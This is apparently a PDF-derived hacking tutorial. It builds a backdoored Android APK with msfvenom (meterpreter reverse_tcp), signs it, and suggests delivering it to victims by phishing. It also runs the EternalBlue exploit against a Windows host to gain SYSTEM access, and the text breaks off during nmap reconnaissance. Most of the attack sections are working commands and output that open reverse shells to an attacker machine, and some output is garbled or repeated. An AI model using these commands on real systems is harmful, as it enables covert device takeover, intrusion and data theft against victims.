

BACKDOOR ON VARIOUS MACHINES

27th Sep 2022


OVERVIEW

MSF venom is a combination of MSF payload and MSF encode, putting both of these tools into a single Framework instance. **MSF venom** replaced both MSF payload and MSF encode as of June 8th, 2015.

The advantages of MSF venom are:

- One single tool
- Standardized command line options
- Increased speed

MSF venom has a wide range of options available:



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# msfvenom -h  
Error: MsfVenom - a Metasploit standalone payload generator.  
Also a replacement for msfpayload and msfencode.  
Usage: /usr/bin/msfvenom [options] <var=val>  
  
Options:  
-p, --payload <payload>      Payload to use. Specify a '-' or stdin to use custom payloads  
--payload-options             List the payload's standard options  
-l, --list [type]            List a module type. Options are: payloads, encoders, nops, all  
-n, --nopsled <length>      Prepend a nopsled of [length] size on to the payload  
-f, --format <format>        Output format (use --help-formats for a list)  
--help-formats               List available formats  
-e, --encoder <encoder>      The encoder to use  
-a, --arch <arch>            The architecture to use  
--platform <platform>        The platform of the payload  
--help-platforms             List available platforms  
-s, --space <length>         The maximum size of the resulting payload  
--encoder-space <length>     The maximum size of the encoded payload (defaults to the -s value)  
-b, --bad-chars <list>       The list of characters to avoid example: '\x00\xff'  
-i, --iterations <count>     The number of times to encode the payload  
-c, --add-code <path>        Specify an additional win32 shellcode file to include  
-x, --template <path>        Specify a custom executable file to use as a template  
-k, --keep                   Preserve the template behavior and inject the payload as a new thread  
-o, --out <path>             Save the payload  
-v, --var-name <name>        Specify a custom variable name to use for certain output formats  
--smallest                   Generate the smallest possible payload  
-h, --help                   Show this message  
root@kali:~#
```

PAYLOAD IN MSFVENOM

Payloads are malicious scripts that an attacker uses to interact with a target machine to compromise it. MSF venom supports the following platform and format to generate

the payload. The output format could be in the form of executable files such as exe, PHP, dll or as a one-liner.

CREATING A BACKDOOR ON ANDROID USING MSFVENOM

By using MSF venom, we create a payload .apk file.

Step 1: Starting Kali Linux

- From your VM, start Kali Linux and log in with root/toor (user ID/password)
- Open a terminal prompt and make an exploit for the Android emulator using the MSF venom tool.
- Terminal: **msfvenom -p android/meterpreter/reverse_tcp LHOST=Localhost IP LPORT=LocalPort R > android_shell.apk**

```
root@kali:/home/kali/android# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.10 LPORT=4444 R> android_shell.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 10186 bytes
```

After this command, now you can locate your file on the desktop with the name **android_shell.apk**.

```
root@kali:/home/kali/android# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.10 LPORT=4444 R> android_shell.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 10186 bytes

root@kali:/home/kali/android# ls
android_shell.apk
root@kali:/home/kali/android# ls -la
total 20
drwxr-xr-x  2 root root  4096 Jul 13 08:32 .
drwxr-xr-x 30 kali kali  4096 Jul 13 08:31 ..
-rw-r--r--  1 root root 10186 Jul 13 08:32 android_shell.apk
```

Step 2: APK file created successfully

After we successfully created the .apk file, we need to sign a certificate because Android mobile devices are not allowed to install apps without the appropriately signed certificate. Android devices only install signed .apk files.

Terminal: **keytool -genkey -V -Keystore key.keystore -alias hacked -keyalg RSA -key size 2048 -validity 10000**

```

root@kali: /home/kali/android# keytool -genkey -V -keystore key.keystore -alias hacked -keyalg RSA -keysize 2048 -validity 10000
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]: test
What is the name of your organizational unit?
[Unknown]: test
What is the name of your organization?
[Unknown]: test
What is the name of your City or Locality?
[Unknown]: test
What is the name of your State or Province?
[Unknown]: test
What is the two-letter country code for this unit?
[Unknown]: test
Is CN=test, OU=test, O=test, L=test, ST=test, C=test correct?
[no]: yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 10,000 days
for: CN=test, OU=test, O=test, L=test, ST=test, C=test
[Storing key.keystore]
root@kali: /home/kali/android# ls -la
total 24
drwxr-xr-x  2 root root 4096 Jul 13 08:45 .
drwxr-xr-x 30 kali kali 4096 Jul 13 08:31 ..
-rw-r--r--  1 root root 10186 Jul 13 08:32 android_shell.apk
-rw-r--r--  1 root root 2551 Jul 13 08:45 key.keystore

```

Step 3: Key tool-making Keystore

Terminal: **jarsigner -verbose -sigalg SHA1withRSA -digesting SHA1 -**
Keystore key. keystore android_shell.apk hacked

```

root@kali: /home/kali/android# jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore key.keystore android_shell.apk hacked
Enter Passphrase for keystore:
adding: META-INF/HACKED.SF
adding: META-INF/HACKED.RSA
adding: META-INF/SIGNFILE.SF
adding: META-INF/SIGNFILE.RSA
signing: AndroidManifest.xml
signing: resources.arsc
signing: classes.dex

>>> Signer
X.509, CN=test, OU=test, O=test, L=test, ST=test, C=test
[trusted certificate]

jar signed.

Warning:
The signer's certificate is self-signed.

```

Step 4: Signing a .apk file with JARsigner

Terminal: **jarsigner -verify -verbose -certs android_shell.apk**

```
root@kali:/home/kali/android# jarsigner -verify -verbose -certs android_shell.apk
s 258 Mon Jul 13 08:32:32 EDT 2020 META-INF/MANIFEST.MF
s
300 Signer
X.509, CN=test, OU=test, O=test, I=test, ST=test, C=test
[certificate is valid from 7/13/20, 8:45 AM to 11/29/47, 7:45 AM]
[Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target]

300 Signer
X.509, C="US/O=Android/CN=Android Debug"
[certificate is valid from 4/14/20, 3:18 AM to 9/9/35, 8:48 AM]
[Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target]

381 Mon Jul 13 09:35:26 EDT 2020 META-INF/HACKED.SF
1388 Mon Jul 13 09:35:26 EDT 2020 META-INF/HACKED.RSA
272 Mon Jul 13 08:32:32 EDT 2020 META-INF/SIGNFILE.SF
1842 Mon Jul 13 08:32:32 EDT 2020 META-INF/SIGNFILE.RSA
8 Mon Jul 13 08:32:32 EDT 2020 META-INF/
sm 6992 Mon Jul 13 08:32:32 EDT 2020 AndroidManifest.xml

300 Signer
X.509, CN=test, OU=test, O=test, I=test, ST=test, C=test
[certificate is valid from 7/13/20, 8:45 AM to 11/29/47, 7:45 AM]
[Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target]

300 Signer
X.509, C="US/O=Android/CN=Android Debug"
[certificate is valid from 4/14/20, 3:18 AM to 9/9/35, 8:48 AM]
[Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target]

sm 572 Mon Jul 13 08:32:32 EDT 2020 resources.arsc

300 Signer
X.509, CN=test, OU=test, O=test, I=test, ST=test, C=test
[certificate is valid from 7/13/20, 8:45 AM to 11/29/47, 7:45 AM]
[Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target]

300 Signer
X.509, C="US/O=Android/CN=Android Debug"
[certificate is valid from 4/14/20, 3:18 AM to 9/9/35, 8:48 AM]
[Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target]
```

Step 5: Verifying the .apk using JARsigner

Zipalign is not preinstalled in Kali Linux, so you will have to install it first.

```
root@kali:/home/kali# apt-get install zipalign
```


Step 6: Installing Zipalign

Terminal: **zipalign -v 4 android_shell.apk signed_jar.apk**

```
root@kali:/home/kali/android# zipalign -v 4 android_shell.apk signed_jar.apk
Verifying alignment of signed_jar.apk (4)...
 50 META-INF/MANIFEST.MF (OK - compressed)
286 META-INF/HACKED.SF (OK - compressed)
620 META-INF/HACKED.RSA (OK - compressed)
1720 META-INF/ (OK)
1770 META-INF/SIGNFILE.SF (OK - compressed)
2051 META-INF/SIGNFILE.RSA (OK - compressed)
3138 AndroidManifest.xml (OK - compressed)
4905 resources.arsc (OK - compressed)
5135 classes.dex (OK - compressed)
Verification successful
root@kali:/home/kali/android#
```

Step 7: Verifying the .apk into a new file using Zipalign

Now we have signed our android_shell.apk file successfully and it can be run on any Android environment. Our new filename is singed_jar.apk after the verification with Zipalign.



Step 8: Malicious .apk file ready to install

set up the listener on the Kali Linux machine with multi/handler payload using Metasploit.

Terminal: msfconsole

```
root@kali:/home/kali# msfconsole  
  
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM  
MMMMMMMMMMMMMMM          MMMMMMMMMMMM  
MMMN$                    vMMMM  
MMNl    MMMM           M      JMNM  
MMNl   MMMMMMM        NMMMMMM     JMM  
MMNl   MMMMMMMMMmmmmNNMMMMMMMM     JMM  
MMNI   MMMMMMMMMMMMMMMMMMMMMMMMMMM     jMM  
MMNI   MMMMMMMMMMMMMMMMMMMMMMMMMMM     jMM  
MMNI   MM      MMMMMMM       M      jMM  
MMNI   MM      MMMMMMM       M      jMM  
MMNI   MM      MMMMMMM       M      jMM  
MMNI   WMMMM   MMMMMMM       M##J   JM  
MMMR ?MMN         M      .dMMM  
MMMMNm ^?MM      M      ` dMMMM  
MMMMMN ?MM              MM? NMNMNM  
MMMMMMMMNe            JMNMNMNM  
MMMMMMMMMMMMm,             eMMMMMMMMNM  
MMMMNNMMNMNMx            MNMMMMMMMMNM  
MMMMMMMMNNMMNM+ .. +MMNNMMNNMMNMNM  
  
https://metasploit.com
```

```
[  
= [ metasploit v5.0.84-dev ]  
+ --[ 1997 exploits - 1091 auxiliary - 341 post ]  
+ --[ 564 payloads - 45 encoders - 10 nops ]  
+ --[ 7 evasion ]  
]
```

```
Metasploit tip: Display the Framework log using the log command, learn more with help log
```

```
[*] Starting persistent handler(s)...  
msf5 >
```

Step 9: Starting Metasploit

Metasploit begins with the console.

[illegible]

Step 10: Display Metasploit start screen

Now launch the exploit multi/handler and use the Android payload to listen to the clients.

Terminal: use exploit/multi/handler

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  0.0.0.0           false     Local IP address (LHOST)
  LPORT  4444              false     Local port (LPORT)
  PAYLOAD  android/meterpreter/reverse_tcp  false     Meterpreter reverse TCP payload
  RHOST  0.0.0.0           false     Remote IP address (RHOST)
  RPORT  4444              false     Remote port (RPORT)

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target
```

Step 11: Setting up the exploit

Next, set the options for payload, listener IP (LHOST) and listener PORT(LPORT). We have used localhost IP, port number 4444 and payload **android/meterpreter/reverse_tcp** while creating a .apk file with MSFvenom.

```

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  0      Wildcard Target

Exploit target:

  Id  Name
  --  ---
  0    Wildcard Target

msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -

Payload options (android/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.0.10     yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Wildcard Target

msf5 exploit(multi/handler) > set lhost 192.168.0.10
lhost => 192.168.0.10
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > run

```

Step 12: Setting up the exploit

Then we can successfully run the exploit to listen for the reverse connection.

Terminal: **run**


```

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  0      Wildcard Target

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target

msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -

Payload options (android/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  4444             yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target

msf5 exploit(multi/handler) > set lhost 192.168.0.10
lhost => 192.168.0.10
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > run

```

Step 13: Executing the exploit

Next, we need to install the malicious Android .apk file to the victim's mobile device. In our environment, we are using an Android device version 8.1 (Oreo). An attacker can share a malicious Android .apk to the victim with the help of social engineering/email phishing.

Now it is time to quickly set up the Android emulator (if you don't have an Android device).


Steps to configure the Android emulator:

- Download the image file for the Android x86 code project from the Google Code projects site (<https://code.google.com/archive/p/android-x86/downloads>)
- Create a virtual machine using another version 2.6x kernel in the VMware workstation
- Mount the ISO file into VMware options

- finishessh the process and run the machine in LIVE mode
- Set up the Android device
- Set up the Google account


Step 14: Spam email

Download the signed_jar.apk file and install it with “unknown resources allowed” on the Android device.



Step 15: Downloaded the file into an Android device

Then run and install the .apk file.



Step 16: Installing the application into an Android device

After completing the installation, we are going back to the Kali machine and starting the Meterpreter session.

Move back to Kali Linux

We already started the multi/handler exploit to listen on port 4444 and the local IP address. Open up the multi/handler terminal.

```
[*] Started reverse TCP handler on 192.168.0.10:4444
[*] Sending stage (73650 bytes) to 192.168.0.3
[*] Meterpreter session 1 opened (192.168.0.10:4444 → 192.168.0.3:60788) at 2020-07-13 09:58:44 -0400

meterpreter > sysinfo
Computer      : localhost
OS           : Android 8.1.0 - Linux 3.18.14-14721103 (armv8l)
Meterpreter  : dalvik/android
meterpreter > █
```

Step 17: Successfully got the Meterpreter session

Bingo! We got the Meterpreter session on the Android device. We can check more details with the **sysinfo** command, as mentioned in the below screenshot.

```
[*] Started reverse TCP handler on 192.168.0.10:4444
[*] Sending stage (73650 bytes) to 192.168.0.3
[*] Meterpreter session 1 opened (192.168.0.10:4444 → 192.168.0.3:60788) at 2020-07-13 09:58:44 -0400

meterpreter > sysinfo
Computer      : localhost
OS           : Android 8.1.0 - Linux 3.18.14-14721103 (armv8l)
Meterpreter  : dalvik/android
meterpreter > █
```

USING ETERNAL BLUE

Find a Module to Use

The first thing we need to do is open up the [terminal](#) and start [Metasploit](#). Type **service PostgreSQL start** to initialize the PostgreSQL database if it is not running already, followed by **msfconsole**.

```
service PostgreSQL start
msfconsole
```

Next, use the **search** command within Metasploit to locate a suitable module to use.

```
Search eternal blue
Matching Modules
=====
```

Name	Disclosure Date	Rank	Check
auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	Yes
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution			
auxiliary/scanner/smb/smb_ms17_010		normal	Yes
MS17-010 SMB RCE Detection			

```

exploit/windows/smb/ms17_010_eternalblue      2017-03-14      average  No
MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14      average  No
MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
exploit/windows/smb/ms17_010_psexec          2017-03-14      normal   No
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code
Execution

```

There is an auxiliary scanner that we can run to determine if a target is vulnerable to [MS17-010](#). It's always a good idea to perform the necessary [recon](#) like this. Otherwise, you could end up wasting a lot of time if the target isn't even vulnerable.

Once we have determined that our target is indeed vulnerable to EternalBlue, we can **use** the following exploit module from the search we just did.

```
use exploit/windows/smb/ms17_010_eternalblue
```

You'll know you're good if you see the "exploit(windows/smb/ms17_010_eternalblue)" prompt.

Run the Module

We can take a look at the current settings with the **options** command.

```

options
Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name          Current Setting  Required  Description
  ----          -
  RHOSTS         .                yes       The target address range or CIDR
identifier
  RPORT          445              yes       The target port (TCP)
  SMBDomain      .                no        (Optional) The Windows domain to use for
authentication
  SMBPass        .                no        (Optional) The password for the specified
username
  SMBUser        .                no        (Optional) The username to authenticate as
  VERIFY_ARCH    true yes         Check if remote architecture matches exploit Target.
  VERIFY_TARGET  true yes         Check if remote OS matches exploit Target.

Exploit target:

  Id  Name
  --  ---
  0    Windows 7 and Server 2008 R2 (x64) All Service Packs

```

First, we need to specify the IP address of the target.

```

set rhosts 10.10.0.101
rhosts => 10.10.0.101

```

Next, we can load the trusty **reverse_tcp** shell as the [payload](#).

```
set payload windows/x64/meterpreter/reverse_tcp
```



```
payload => windows/x64/meterpreter/reverse_tcp
```

Finally, set the listening host to the IP address of our local machine.

```
set lhost 10.10.0.1
lhost => 10.10.0.1
```

And the listening port to a suitable number.

```
set port 4321
port => 4321
```

That should be everything, so the only thing left to do is launch the exploit. Use the **run** command to fire it off.

```
run
[*] Started reverse TCP handler on 10.10.0.1:4321
[*] 10.10.0.101:445 - Connecting to target for exploitation.
[+] 10.10.0.101:445 - Connection established for exploitation.
[+] 10.10.0.101:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.0.101:445 - CORE raw buffer dump (51 bytes)
[*] 10.10.0.101:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32
Windows Server 2
[*] 10.10.0.101:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008
R2 Standard
[*] 10.10.0.101:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601
Service Pac
[*] 10.10.0.101:445 - 0x00000030 6b 20 31 k 1
[+] 10.10.0.101:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.0.101:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.0.101:445 - Sending all but the last fragment of the exploit packet
[*] 10.10.0.101:445 - Starting non-paged pool grooming
[+] 10.10.0.101:445 - Sending SMBv2 buffers
[+] 10.10.0.101:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2
buffer.
[*] 10.10.0.101:445 - Sending final SMBv2 buffers.
[*] 10.10.0.101:445 - Sending the last fragment of the exploit packet!
[*] 10.10.0.101:445 - Receiving response from exploit packet
[+] 10.10.0.101:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.0.101:445 - Sending egg to corrupted connection.
[*] 10.10.0.101:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 10.10.0.101
[*] Meterpreter session 1 opened (10.10.0.1:4321 -> 10.10.0.101:49207) at 2019-03-26
11:01:46 -0500
[+] 10.10.0.101:445 - -----
[+] 10.10.0.101:445 - -----WIN-----
[+] 10.10.0.101:445 - -----
meterpreter >
```

We see a few things happen here, like the SMB connection being established and the exploit packet being sent. At last, we see a "WIN" and a [Meterpreter](#) session is opened. Sometimes, this exploit will not complete successfully the first time, so if it doesn't just try again, it should go through.

Verify the Target Is Compromised

We can verify we have compromised the target by running commands such as **sysinfo** to obtain operating system information.

```
sysinfo
Computer: S02
OS: Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture: x64
System Language: en_US
Domain: DLAB
Logged On Users: 2
Meterpreter: x64/windows
```

And **getuid** to get the current username.

```
getuid
Server username: NT AUTHORITY\SYSTEM
```

USING OPEN PORTS:

First, we need to run net discover to get the IP address.

```
File Actions Edit View Help
Currently scanning: 192.168.37.0/16 | Screen View: Unique Hosts
7 Captured ARP Req/Rep packets, from 6 hosts. Total size: 420

+-----+-----+-----+-----+-----+-----+
| IP | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+
| 192.168.29.1 | a8:da:0c:dc:68:0d | 2 | 120 | SERVERCOM (INDIA) PRIVATE LIMITED |
| 192.168.29.9 | 60:1d:9d:47:4b:62 | 1 | 60 | Sichuan AI-Link Technology Co., Ltd. |
| 192.168.29.72 | 6e:22:02:14:78:a7 | 1 | 60 | Unknown vendor |
| 192.168.29.172 | 5c:ba:ef:bf:c5:9f | 1 | 60 | CHONGQING FUGUI ELECTRONICS CO.,LTD. |
| 192.168.29.194 | 08:00:27:66:90:48 | 1 | 60 | PCS Systemtechnik GmbH |
| 192.168.29.242 | 0a:f3:73:9a:80:6c | 1 | 60 | Unknown vendor |
+-----+-----+-----+-----+-----+

zsh: suspended netdiscover
```

After finding the unique IP address of that machine, we need to scan the IP address with the Nmap to the details about the open/close ports.

```
(root@kali)~#
# nmap -A 192.168.29.194
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-02 02:46 EDT
Nmap scan report for 192.168.29.194
Host is up (0.00064s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
